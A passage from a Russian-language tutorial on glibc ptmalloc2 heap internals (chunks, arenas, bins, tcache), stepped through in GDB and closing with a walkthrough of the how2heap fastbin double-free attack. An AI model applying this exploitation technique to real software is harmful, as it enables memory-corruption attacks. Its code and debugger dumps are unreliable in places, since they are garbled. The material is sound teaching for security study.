Практиковаться мы будем на реализации кучи `ptmalloc2`, которая сейчас используется по умолчанию в `glibc`, поэтому нам понадобятся машина с Linux и необходимый софт. Установим отладчик GDB, GCC (можно сразу поставить весь пакет `build-essential`) и отладочную версию библиотеки `libc`, позволяющую видеть подробную информацию о куче. Также поставим `pwngdb` и его зависимость — `peda`, чтобы получить удобные команды `vmmap`, `hexdump`, `heapinfo`.

```
sudo apt install gdb build-essential libc6-dbg
git clone https://github.com/scwuaptx/Pwngdb.git ~/Pwngdb
cp ~/Pwngdb/.gdbinit ~/
git clone https://github.com/longld/peda.git ~/peda
```

## Основы GDB

Для изучения работы наших тестовых программ понадобится знание базовых команд GDB:

- ❑ `r[un]` — запустить файл;
- ❑ `b[reak] *0x1234` — поставить точку останова на адресе `0x1234`;
- ❑ `b[reak] 123` — поставить точку останова на строке 123 текущего исходного файла;
- ❑ `b[reak] basic.c:123` — поставить точку останова на строке 123 исходного файла `basic.c`;



- `c[ontinue]` — продолжить выполнение;
- `s[tep]` — выполнить одну ассемблерную инструкцию;
- `n[ext]` — выполнить одну строчку исходного файла;
- `x/10xg 0x1234` — распечатать десять 8-байтных слов по адресу `0x1234`;
- `p[rint] a` — распечатать значение переменной `a`;
- `p[rint] *((mchunkptr) 0x555555756680)` — взять содержимое памяти по адресу `0x555555756680` как тип `mchunkptr`, задереференсировать его и распечатать;
- `where` — показать, на какой строчке исходного кода находится выполнение программы.

Команды `peda` и `pwngdb`:

- `vmmap` — вывести карту памяти;
- `hexdump` — показать содержимое памяти по адресу в виде `hexdump`;
- `heapinfo` — посмотреть информацию о куче.

## Структура чанков

Когда программа запрашивает буфер для данных (например, размером в 10 байт) с помощью `malloc`, на самом деле выделяется больше памяти, так как для хранения метаданных необходимо дополнительное пространство. Такой кусок памяти, содержащий метаданные, называют чанком (`chunk`).

Структура чанка, используемая в `rtmalloc2`, приведена ниже. Из нее можно понять, что перед указателем на выделенный буфер памяти, который возвращается пользователю (`mem`), располагаются еще два поля: размер чанка и размер предыдущего чанка.

```

chunk-> +-----+
        |          Size of previous chunk, if unallocated (P clear)          |
        +-----+-----+-----+-----+-----+-----+-----+-----+
        |          Size of chunk, in bytes                                     |A|M|P|
mem->    +-----+-----+-----+-----+-----+-----+-----+-----+
        |          User data starts here...                                  .
        |                                                                 .
        |          (malloc_usable_size() bytes)                             .
        |                                                                 |
nextchunk-> +-----+-----+-----+-----+-----+-----+-----+-----+
          |          (size of chunk, but used for application data)          |
          +-----+-----+-----+-----+-----+-----+-----+-----+
          |          Size of next chunk, in bytes                             |A|0|1|
          +-----+-----+-----+-----+-----+-----+-----+-----+

```

Сам чанк имеет такую структуру:

```
struct malloc_chunk {
    INTERNAL_SIZE_T      mchunk_prev_size; /* Size of previous chunk, if it is
free. */
    INTERNAL_SIZE_T      mchunk_size;      /* Size in bytes, including overhead.
*/
    struct malloc_chunk* fd;                /* double links — used only if this
chunk is free. */
    struct malloc_chunk* bk;
    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links — used only if this chunk
is free. */
    struct malloc_chunk* bk_nextsize;
};
typedef struct malloc_chunk* mchunkptr;
```

Чтобы получить из указателя на чанк (служебную структуру) указатель на буфер памяти, который можно использовать, к первому прибавляют значение `2*SIZE_SZ`. Для архитектуры x64 оно равно 8, а для x86 — 4. То есть на x64 `=user_mem = chunk + 16=`. И наоборот, чтобы из указателя, который вернул `malloc`, получить указатель на чанк, необходимо вычесть `2*SIZE_SZ` из него. За это отвечают следующие макросы:

```
#define chunk2mem(p) ((void*)((char*)(p) + 2*SIZE_SZ))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

Важный момент: поле `mchunk_prev_size` в следующем чанке используется для хранения пользовательских данных предыдущего чанка.

## Арена

Старые менеджеры кучи использовали одну кучу на весь процесс и синхронизировали доступ к ней разных потоков с помощью мьютексов. Как несложно догадаться, положительно на производительности это не сказывалось. `Ptmalloc2` использует арены — области памяти для того, чтобы каждый поток мог там хранить свою кучу.

Но поскольку на практике потоков в приложении может быть слишком много, максимальное количество создаваемых арен вычисляется по следующей формуле (`n` — количество процессоров):

```
#define NARENAS_FROM_NCORES(n) ((n) * (**sizeof** (**long**) == 4 ? 2 : 8))
```

Пока количество арен меньше максимального, менеджер кучи создает новую арену на каждый новый поток. После этого, увы, нескольким потокам придется делить между собой одну арену.

Первая созданная менеджером кучи арена называется основной (`main`). Однопоточное приложение использует только основную арену.

## Флаги

Остановимся подробнее на флагах чанка. Поле размера предыдущего чанка (`mchunk_size`), кроме собственно размера, хранит три флага: *а*, *м*, *р*. Это возможно за счет выравнивания размера чанка. Так как размер чанка всегда кратен либо 8, либо 16 байтам, последние 3 бита размера не несут смысловой нагрузки, и их можно использовать для хранения флагов.

- *а* (`NON_MAIN_ARENA`): 0 — чанк был выделен из основной арены и основной кучи; 1 — чанк принадлежит одной из второстепенных арен. Когда приложение создает дополнительные потоки, каждый из них получает свою арену (грубо говоря, свою кучу). В чанках, выделяемых на этих аренах, установлен бит *а*;
- *м* (`IS_MMAPPED`): 1 — чанк получен с помощью вызова `mmap`. Остальные флаги игнорируются, потому что данные чанки не располагаются в арене и к ним не примыкают другие чанки;
- *р* (`PREV_INUSE`): 0 — предыдущий чанк не используется. Перед полем `mchunk_size` располагается значение размера предыдущего чанка; 1 — предыдущий чанк используется. Перед полем `mchunk_size` располагаются пользовательские данные.

## Bins

Для повышения быстродействия чанки используют повторно (и именно эту особенность учитывают при эксплуатации кучи). Ранее использованные и освобожденные чанки складывают в бины (`bins`). В нашей реализации кучи существует пять типов бинов:

- `small` (62 штуки);
- `large` (63 штуки);
- `unsorted` (1 штука);
- `fast` (10 штук);
- `tcache` (64 на поток).

### Small bins

- Чанки в каждом из `small bin` хранятся в двусвязном списке.
- Вставка освобожденных чанков в этот список производится с начала (`head`), удаление — с конца (`tail`, `FIFO`). Для ведения этого списка используются указатели `fd` и `bk` (см. структуру чанка).
- Таких бинов 62 штуки. Каждый из `small bins` хранит чанки только одного размера: 16, 24, ..., 504 байт для `x86` и 1008 байт для `x64`.
- Если в `small bin` попадают два соседних чанка, то они объединяются и отправляются в `unsorted bin`.

## Large bins

- Чанки в каждом из large bin также хранятся в двусвязном списке.
- Чанки в каждом из бинов имеют диапазон размеров.
- Чанки сортируются следующим образом: самый большой чанк находится в head списка, а самый маленький — в tail. Для этого используются указатели `fd_nextsize` и `bk_nextsize`.
- Вставки и удаления происходят на любой позиции.
- Таких бинов 63 штуки, в них хранятся чанки размером от 512 байт для x86 и от 1024 байт для x64.

## Unsorted bin

Вместо того чтобы складывать только что освобожденные чанки в подходящий bin, менеджер кучи соединяет их с соседями и складывает их в unsorted bin. При следующем вызове `malloc` каждый чанк из unsorted bin проверяется: подходит он по размеру или нет. Если подходит, то `malloc` использует его. В противном случае чанк помещается в подходящий bin: small или large.

## Fast bins

- Созданы для оптимизации освобождения и аллокации чанков маленького размера.
- Хранят чанки фиксированного размера. Максимальный размер чанка для x86 — 88 байт, для x64 — 176 байт.
- Чанки хранятся в односвязном списке (LIFO).
- У чанков в fast bins не снимается флаг `P`. Поэтому соседние освобожденные чанки не сливаются. Это сделано для увеличения скорости освобождения и выделения чанков небольшого размера.

## Tcache bins

- У каждого потока есть 64 tcache bin. Это сделано для еще большей оптимизации выделения небольших чанков. Они используются всегда, когда количество потоков превышает максимально допустимое число арен: в этом случае каждый поток может сначала использовать свой кеш, а не ждать, пока освободится мьютекс синхронизации доступа к куче.
- Чанки хранятся в односвязном списке.
- В каждом bin — максимум семь чанков с одинаковым размером (12–516 на x86 и 24–1032 на x64).
- Чанки при освобождении не сливаются и не освобождаются «по-настоящему» (флаг `P` не снимается).
- При запросе памяти подходящий чанк сначала ищется в tcache, а потом в остальных bin.

## Тестовая программа

Напишем простую тестовую программу для демонстрации:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main()
{
    puts("Basic allocation example.\n");
    char* a = malloc(0x10);
        strcpy(a, "AAAAAAAAAAAAAAAA"); // A * 15
    char* b = malloc(0x12);
    memcpy(b, "BBBBBBBBBBBBBBBBBBBBBBBB", 24); // B * 23
    char* c = malloc(496); // was 0x200
    char* c = malloc(496); // was 0x200
    char* d = malloc(0x500);
    char* e = malloc(0x500);
    char* f = malloc(0x500);
    char* g = malloc(0x500);
    char* h = malloc(0x500);
    free(a);
    free(b);
    free(c);
    free(d);
    // free(e);
    free(f);
    free(h);
    free(g);
    puts("End.\n");
}
```

Скомпилируем ее с отладочной информацией с помощью такой команды:

```
gcc basic.c -o basic -g
```

## Практика

Здесь и далее мы будем рассматривать платформу x64. Откроем нашу тестовую программу в GDB и поставим бряк на строчке 8: `char* a = malloc(0x10)` с помощью команды `b basic.c:8`.

Запустим выполнение программы командой `r` и посмотрим, что в ней происходит (команда `heapinfo`).

После начала исполнения кода пользователя куча инициализируется, и мы можем увидеть, по какому адресу расположен верхний (top) чанк кучи: `0x555555596a0` (рис. 3.1).

**ПРИМЕЧАНИЕ**

Top chunk — чанк, находящийся на вершине кучи. Флаг P данного чанка всегда выставлен.

The screenshot shows a GDB terminal window titled "gdb basic". The top section displays assembly code for the `main` function, with addresses ranging from `0x5555555191` to `0x55555551b4`. The code includes instructions like `sub rbp, 0x20`, `ltdi [rip+0xe68]`, `mov edi, 0x10`, `call 0x5555555090 <malloc@plt>`, `mov QWORD PTR [rbp-0x18], rax`, `mov edi, 0x11`, and `call 0x5555555090 <malloc@plt>`. Below the code, a memory dump shows addresses from `0000` to `0056` with corresponding hex values. A legend indicates that the dump shows code, data, rodata, and value. Below the legend, a breakpoint is set at `main () at basic.c:8`, and the command `char* a = malloc(0x10);` is executed. The `heapinfo` command is then used to display heap statistics, showing a list of fastbins (0 to 9) and their sizes, along with the top and last remaining chunks.

```

0x5555555191 <main+8>:  sub    rbp, 0x20
0x5555555195 <main+12>:  ltdi    [rip+0xe68]
0x555555519c <main+19>:  mov     edi, 0x10
0x55555551a1 <main+24>:  call    0x5555555090 <malloc@plt>
0x55555551a6 <main+29>:  mov     QWORD PTR [rbp-0x18], rax
0x55555551ab <main+34>:  mov     edi, 0x11
0x55555551af <main+38>:  call    0x5555555090 <malloc@plt>
0x55555551b4 <main+43>:  call    0x5555555090 <malloc@plt>

0000| 0x7ffff7fe33d0 --> 0x0
0008| 0x7ffff7fe33d8 --> 0x5555555090 (<_start>:      endbr64)
0016| 0x7ffff7fe33e0 --> 0x7ffff7fe0e00 --> 0x1
0024| 0x7ffff7fe33e8 --> 0x0
0032| 0x7ffff7fe33f0 --> 0x0
0040| 0x7ffff7fe33f8 --> 0x7ffff7fe0e00 (<__libc_start_main+243>:  mov     edi, eax)
0048| 0x7ffff7fe3400 --> 0x7ffff7fe0e20 --> 0x504a600000000000
0056| 0x7ffff7fe3408 --> 0x7ffff7fe0e40 --> 0x2ffff7fe7400 ("/vagrant_data/basic")

Legend: code, data, rodata, value

Breakpoint 2, main () at basic.c:8
8      char* a = malloc(0x10);
gdb> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x5555555090 (size: 0x20960)
      last_remainder: 0x0 (size: 0x0)
      unsortedbin: 0x0

```

Рис. 3.1. Верхний чанк кучи

С помощью команды `vmmap` мы можем посмотреть карту памяти процесса и увидеть, где находится куча (рис. 3.2).

Теперь мы знаем, что нас не обманывают и верхний чанк кучи действительно расположен в сегменте кучи.

Исполним одну строчку программы `char* a = malloc(0x10)` с помощью команды `n`. Мы увидим, что верхний чанк кучи сместился вперед на `0x20` байт, а доступный размер кучи соответственно уменьшился. Почему на `0x20`, если мы запросили `0x10` байт? Оставшиеся 16 байт ушли на метаданные, расположенные перед указателем `a`: `mchunk_prev_size` и `mchunk_size` (рис. 3.3).

Также мы можем увидеть, что флаг `P` в поле `mchunk_size` равен 1, то есть предыдущий чанк занят. С помощью команды `p *((mchunkptr) (a-16))` мы можем распечатать поля чанка как структуры (рис. 3.4).



Рис. 3.2. Карта памяти процесса




Рис. 3.3. Метаданные

Даже если мы запросим буфер размером 1 байт, на куче будет выделен чанк размером 0x20 байт, а пользователю вернется указатель на буфер размером 0x18 байт.

Выполним строчку `char* b = malloc(0x12)`. Менеджер кучи выделит чанк размером 0x20 байт. Пользователь все так же сможет использовать буфер размером 0x18.

Если мы запишем в наш чанк буфер размером 24 байта, то увидим, что последние 8 байтов «залезут» на следующий чанк, но метаданные перезаписаны не будут (рис. 3.5).

```

gdb basic
00001 0x7fffffe3b0 --> 0x7fffffe3b0 --> 0x555555550c00000
00081 0x7fffffe3b0 --> 0x555555550c00000 --> 0x0
00161 0x7fffffe3b0 --> 0x7fffffe3b0 --> 0x0
00241 0x7fffffe3b0 --> 0x555555552000 (<__libc_csu_init>: endbr64)
00321 0x7fffffe3b0 --> 0x0
00401 0x7fffffe3b0 --> 0x555555550c00000 (<_start>: endbr64)
00481 0x7fffffe3b0 --> 0x7fffffe400 --> 0x1
00561 0x7fffffe3b0 --> 0x0

Legend: code, data, rodata, value

Breakpoint 1, main () at basic.c:9
9      strcpy(a, "AAAAAAAAAAAAAAAA"); // A * 15
printf("print a\n");

$1 = 0x555555550c00000
gdb-peda> x/10xg 0x555555550c00000
0x555555550c00000: 0x0000000000000000 0x0000000000000021
0x555555550c00000: 0x0000000000000000 0x0000000000000000
0x555555550c00000: 0x0000000000000000 0x00000000000020941
0x555555550c00000: 0x0000000000000000 0x0000000000000000
0x555555550c00000: 0x0000000000000000 0x0000000000000000
gdb-peda> p *((mchunkptr)(a-16))
$2 = {
  mchunk_prev_size = 0x0,
  mchunk_size = 0x21,
  fd = 0x0,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x20941,
}
gdb-peda>

```

Рис. 3.4. Поля чанка в виде структур

```

gdb basic
0x5555555520f <main+102>:
=> 0x55555555214 <main+107>: mov edi,0x200
0x55555555219 <main+112>: call 0x555555550c00000 <malloc@plt>
0x5555555521e <main+117>: mov QWORD PTR [rbp-0x28],rax
0x55555555222 <main+121>: mov edi,0x500
0x55555555227 <main+126>: call 0x555555550c00000 <malloc@plt>

00001 0x7fffffe3b0 --> 0x7fffffe3b0 --> 0x555555550c00000
00081 0x7fffffe3b0 --> 0x555555550c00000 ('A' <repeats 15 times>)
00161 0x7fffffe3b0 --> 0x555555550c00000 ('B' <repeats 24 times>, "\t\002")
00241 0x7fffffe3b0 --> 0x555555552000 (<__libc_csu_init>: endbr64)
00321 0x7fffffe3b0 --> 0x0
00401 0x7fffffe3b0 --> 0x555555550c00000 (<_start>: endbr64)
00481 0x7fffffe3b0 --> 0x7fffffe400 --> 0x1
00561 0x7fffffe3b0 --> 0x0

Legend: code, data, rodata, value
12 char* c = malloc(0x200);
gdb-peda> x/10xg b
0x555555550c00000: 0x4242424242424242 0x4242424242424242
0x555555550c00000: 0x4242424242424242 0x00000000000020921
0x555555550c00000: 0x0000000000000000 0x0000000000000000
0x555555550c00000: 0x0000000000000000 0x0000000000000000
0x555555550c00000: 0x0000000000000000 0x0000000000000000
gdb-peda>


```

Рис. 3.5. Последние 8 байт буфера «залезли» на следующий чанк


В результате выполнения строки `char* c = malloc(496)` выделяется чанк размером  $496 + 16 = 0x200$  байт (рис. 3.6).

Теперь перейдем к изучению освобожденных чанков. Для начала выполним строку `18 free(a);`. Поскольку размер чанка `a` меньше 1032 байт, освобожденный чанк попадет в `tcache` (рис. 3.7).





**Рис. 3.6.** Чанк размером 0x200 байт



**Рис. 3.7.** Освобожденный чанк попадет в `tcache`

Как мы уже знаем, чанки в `tsache` не освобождаются «по-настоящему», и поэтому у следующего чанка все еще выставлен флаг `P`.

Освободим еще один чанк. Теперь в список чанков в `tsache` добавился еще один.

По смещению `0x5555555596d0` мы видим указатель на следующий чанк в нашем бине, который относится к `tcache`. Если распечатать структуру чанка по `0x5555555596c0`, то окажется, что поле `fd` (указатель на следующий свободный чанк в бине) равно `0x5555555596b0` — именно этот чанк мы освободили строчкой ранее. Значения указателей `fd_nextsize` и `bk_nextsize` не важны для этого чанка, так как они используются только для чанков, находящихся в `large bin` (рис. 3.8).

```

gdb basic
last_remainder: 0x0 (size: 0x0)
unsortedbin: 0x0
(0x20) tcache_entry[0](2): 0x555555596d0 --> 0x555555596b0
0x555555596d0: 0x0000000000000000 0x0000000000000021
0x555555596b0: 0x0000555555596b0 0x000055555559010
0x555555596c0: 0x4242424242424242 0x00000000000000201
0x555555596e0: 0x0000000000000000 0x0000000000000000
0x555555596f0: 0x0000000000000000 0x0000000000000000
0x55555559700: 0x0000000000000000 0x0000000000000000
0x55555559710: 0x0000000000000000 0x0000000000000021
0x55555559720: 0x0000000000000000 0x000055555559010
0x55555559730: 0x4242424242424242 0x00000000000000201
gdb-peda> p *((mchunkptr)(b-16))
$2 = {
  mchunk_prev_size = 0x0,
  mchunk_size = 0x21,
  fd = 0x555555596d0,
  bk = 0x55555559010,
  fd_nextsize = 0x4242424242424242,
  bk_nextsize = 0x201
}
gdb-peda>

```

Рис. 3.8. Значения указателей `fd_nextsize` и `bk_nextsize`

После того как мы освобождаем чанк размером `0x200`, он попадает в другой бин (тот, который соответствует его размеру) (рис. 3.9).

```

gdb basic
0024f 0x7fffff93e8 --> 0x555555596f0 --> 0x0
00321 0x7fffff9300 --> 0x555555590f0 --> 0x0
00401 0x7fffff93e2 --> 0x55555559a00 --> 0x0
00481 0x7fffff93e0 --> 0x55555559100 --> 0x0
00561 0x7fffff99e2 --> 0x55555559a20 --> 0x0
[Legend: code, data, rodata, value]
21 free(d);
gdb-peda> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x55555559d0 (size: 0x1f2e0)
last_remainder: 0x0 (size: 0x0)
unsortedbin: 0x0
(0x20) tcache_entry[0](2): 0x555555596d0 --> 0x555555596b0
(0x200) tcache_entry[30](1): 0x555555596f0


```

Рис. 3.9. Чанк попадает в другой бин

После выполнения строки 21 свободный чанк определяется в `unsorted bin`.

Строка 23 освобождает еще один чанк размером `0x500`. Теперь в `unsorted bin` находятся два чанка, и мы можем посмотреть, как эти чанки хранятся в двусвязном списке.

Мы видим, что чанк `0x55555555a300` находится в начале списка. Поле `fd` указывает на следующий чанк — `0x5555555598e0` (рис. 3.10).



**Рис. 3.10.** Поле `fd` указывает на следующий чанк

## Fast bin Dup

Теперь, вооружившись этими знаниями, разберем простейшую атаку fastbin duplication. Суть такова: если в приложении есть double-free, то мы можем заставить malloc возвращать одни и те же чанки из fastbin. Эту технику используют, чтобы получить примитив write-what-where (пример с 0ctf (<https://uaf.io/exploitation/2017/03/19/0ctf-Quals-2017-BabyHeap2017.html>)).

Разберем пример этой атаки из репозитория how2heap ([https://github.com/shellphish/how2heap/blob/master/glibc\\_2.31/fastbin\\_dup.c](https://github.com/shellphish/how2heap/blob/master/glibc_2.31/fastbin_dup.c)).

### ПРИМЕЧАНИЕ

Я разберу код для libc 2.31, потому что именно эта версия используется в Ubuntu 20.04. Ты можешь выбрать другой, но проследи, чтобы версия libc совпадала с используемой тобой программой.

В первую очередь забивают `tcache` (как ты помнишь, в `tcache` хранится максимум семь чанков одного размера).

```
void *ptrs[8];
for (int i=0; i<8; i++) {
    ptrs[i] = malloc(8);
}
for (int i=0; i<7; i++) {
    free(ptrs[i]);
}
```

Делается это по одной простой причине: в реализации `tcache` в `libc 2.31` присутствует защита от данной атаки. Когда чанк кладется в `tcache`, в него сохраняется указатель на сам `tcache`.

```
typedef struct tcache_entry
{
    struct tcache_entry *next;
    /* This field exists to detect double frees. */
    struct tcache_perthread_struct *key;
} tcache_entry;
//...
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{
    tcache_entry *e = (tcache_entry *) chunk2mem (chunk);
    /* Mark this chunk as "in the tcache" so the test in _int_free will
       detect a double free. */
    e->key = tcache;
    //...
}
```

А функция `free` перед тем, как положить освобождаемый чанк в `tcache`, проверяет, не сохранен ли уже в этом чанке указатель на `tcache`. В таком случае триггерится проверка на `double free`. К слову, в актуальной версии `glibc` эта проверка улучшена и вместо указателя на `tcache` в качестве ключа используется случайное число (<https://github.com/bminor/glibc/blob/master/malloc/malloc.c#L3160>).

```
if (__glibc_unlikely (e->key == tcache))
{
    tcache_entry *tmp;
    LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
    for (tmp = tcache->entries[tc_idx];
         tmp;
         tmp = tmp->next)
        if (tmp == e)
```

```
malloc_printer ("free(): double free detected in tcache 2");
/* If we get here, it was a coincidence. We've wasted a
   few cycles, but don't abort. */
```

Далее выделяются три буфера. Для выделения используется `calloc`, так как он не использует `tcache`. Знаю, в реальной жизни `calloc` встречается реже `malloc`, но для учебных целей сойдет.

```
int *a = calloc(1, 8);
int *b = calloc(1, 8);
int *c = calloc(1, 8);
```

Затем последовательно освобождаются  $a$  и  $b$ .

```
free(a);
free(b);
```

Пока что ничего криминального, наша куча выглядит вот так (рис. 3.11).

```

Legend: rax, data, rdx, value

Breakpoint 2, main () at fastbin_dup.c:38
38      printf("Now, we can free %p again, since it's not the head of the free list.\n", a);
gdb> heapinfo
(addr) fastbin[0]: 0x55555559320 --> 0x55555559330 --> 0x0
(addr) fastbin[1]: 0x0
(addr) fastbin[2]: 0x0
(addr) fastbin[3]: 0x0
(addr) fastbin[4]: 0x0
(addr) fastbin[5]: 0x0
(addr) fastbin[6]: 0x0
(addr) fastbin[7]: 0x0
(addr) fastbin[8]: 0x0
(addr) fastbin[9]: 0x0
      top: 0x55555559320 (size : 0x20c10)
      last_remainder: 0x0 (size : 0x0)
      unpoison: 0x0
(addr) tcache_entry[0](7): 0x55555559360 --> 0x55555559340 --> 0x55555559320 --> 0x55555559300 --> 0x555555592e0 --> 0x555555592c0 --> 0x555555592a0
(addr) p **((mchunkptr)(0x555555593b0))
$1 = {
  mchunk_prev_size = 0x0,
  mchunk_size = 0x21,
  fd = 0x55555559360,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0xc3
}
gdb>

```

**Рис. 3.11. Куча**

В `fastbin[0]` находятся два чанка, `b-fd` указывает на `a`.

Но если выполнить `free(a)` еще раз, мы увидим, что чанк `a` во второй раз добавится в `fastbin[0]` (рис. 3.12).

И теперь, если мы выделим еще три буфера с помощью `calloc`, нам вернутся три одинаковых указателя, потому что все они берутся из `fastbin[0]` (рис. 3.13)!

```

gdb fastbin_dup
gdb (ssh)
x/1
python (python)
x/2

0048) 0x7fffff0000 --> 0x555555593b0 --> 0x555555593b0 --> 0x555555593b0 --> 0x0
